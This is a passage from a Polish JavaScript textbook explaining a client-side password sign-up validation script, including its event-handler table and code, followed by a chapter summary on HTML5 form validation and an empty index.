6. Zadeklarowanie funkcji `removeErrorHighlighter()`.
7. Pobranie elementu docelowego dla zdarzenia, które wywołało funkcję.
8. Jeżeli wartością atrybutu `class` jest `fail`, to zostaje ona zmieniona na pusty ciąg tekstowy (usunięcie informacji o błędzie).
9. Zadeklarowanie funkcji `passwordsMatch()`, która jest wywoływana jedynie przez pole potwierdzenia hasła.
10. Pobranie elementu docelowego dla zdarzenia, które wywołało funkcję.
11. Jeżeli wartość elementu jest taka sama jak wprowadzona w pierwszym polu hasła, to atrybut `class` ma przypisywaną wartość `pass`. W przeciwnym razie przypisana jest wartość `fail`.



SKRYPT DO OBSŁUGI HASŁA

12. Konfiguracja obserwatorów zdarzeń:

ELEMENT	ZDARZENIE	METODA
password	focus	removeErrorHighlighter()
password	blur	setErrorHighlighter()
conf-password	focus	removeErrorHighlighter()
conf-password	blur	passwordsMatch()

To pokazuje, jak często w skryptach grupowane = są razem wszystkie funkcje i procedury obsługi = zdarzeń.

JAVASCRIPT

c13/js/password-signup.js

```
(function () {
  var password = document.getElementById('password');  // Zmienna przechowuje hasło.=
  var passwordConfirm = document.getElementById('conf-password');
  function setErrorHighlighter(e) {
    var target = e.target || e.srcElement;          // Pobranie elementu docelowego.=
    if (target.value.length < 8) {                  // Jeżeli wartość elementu jest
                                                    // mniejsza niż 8 znaków.
      target.className = 'fail';                    // Przypisanie klasy fail.
    } else {                                        // W przeciwnym razie.
      target.className = 'pass';                    // Przypisanie klasy pass.
    }
  }
  function removeErrorHighlighter(e) {
    var target = e.target || e.srcElement;          // Pobranie elementu docelowego.
    if (target.className === 'fail') {              // Jeżeli klasa to fail.
      target.className = '';                        // Usunięcie klasy.
    }
  }
  function passwordsMatch(e) {
    var target = e.target || e.srcElement;          // Pobranie elementu docelowego.
    // Jeżeli wartości hasła i potwierdzenia hasła są identyczne
    // i mają co najmniej 8 znaków.
    if ((password.value === target.value) && target.value.length >= 8){
      target.className = 'pass';                     // Przypisanie klasy pass.
    } else {                                         // W przeciwnym razie.
      target.className = 'fail';                     // Przypisanie klasy fail.
    }
  }
  addEvent(password, 'focus', removeErrorHighlighter);
  addEvent(password, 'blur', setErrorHighlighter);
  addEvent(passwordConfirm, 'focus', removeErrorHighlighter);=
  addEvent(passwordConfirm, 'blur', passwordsMatch);=
}());
```

PODSUMOWANIE

USPRAWNIENIA I WERYFIKACJA FORMULARZY SIECIOWYCH

- Usprawnienia formularza sieciowego powodują, że staje się on łatwiejszy w użyciu.
- Weryfikacja pozwala na wyświetlenie użytkownikom informacji dotyczących formularza, zanim zostanie on wysłany do serwera.
- W specyfikacji HTML5 wprowadzono kilka nowych kontrolek oferujących funkcje weryfikacji (działają one jedynie w nowoczesnych i mobilnych przeglądarkach internetowych).
- Elementy `<input>` w specyfikacji HTML5 oraz komunikaty, które są przez nie generowane w trakcie procesu weryfikacji, wyglądają odmiennie w różnych przeglądarkach.
- JavaScript można wykorzystać, aby dostarczyć wszystkim przeglądarkom takie same funkcjonalności, jakie oferują nowe elementy wprowadzone w HTML5, oraz aby kontrolować sposób wyświetlania nowych elementów w przeglądarkach.
- Biblioteki takie jak jQuery UI pomagają w tworzeniu formularzy sieciowych, które w różnych przeglądarkach wyglądają tak samo.
- Wyrażenia regularne pomagają w wyszukiwaniu wzorców znaków w ciągach tekstowych.

SKOROWIDZ

D

E

F

G

H

I

J

K

L

Ł

M

N

S

T

U

W

X

Y

Z

Ż